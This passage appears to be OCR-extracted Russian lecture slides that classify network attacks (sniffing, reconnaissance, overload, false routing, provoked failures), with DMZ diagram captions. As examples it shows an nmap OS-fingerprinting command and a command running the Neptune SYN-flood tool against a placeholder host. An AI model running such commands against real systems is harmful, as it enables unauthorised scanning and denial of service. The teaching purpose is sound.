
DMZ-1

МЭ


Чтение почты

Внутренние серверы






DMZ-2



Классификация атак по механизмам реализации

- *Пассивное прослушивание*
- *Подозрительная активность (разведка)*

Определение ОС узла





```
# nmap -O -vv www.company.com
```

Классификация атак по механизмам реализации

- *Пассивное прослушивание*
- *Подозрительная активность (разведка)*
- *Бесполезное расходование вычислительных ресурсов (перегрузка)*

Перегрузка





```
# ./neptun www.company.com
```

Классификация атак по механизмам реализации

- *Пассивное прослушивание*
- *Подозрительная активность (разведка)*
- *Бесполезное расходование вычислительных ресурсов (перегрузка)*
- *Нарушение навигации (ложный маршрут)*


Нарушение навигации



Классификация атак по механизмам реализации

- *Пассивное прослушивание*
- *Подозрительная активность (разведка)*
- *Бесполезное расходование вычислительных ресурсов (перегрузка)*
- *Нарушение навигации (ложный маршрут)*
- *Провоцирование отказа объекта (компонента)*

Провоцирование отказа



Классификация атак по механизмам реализации

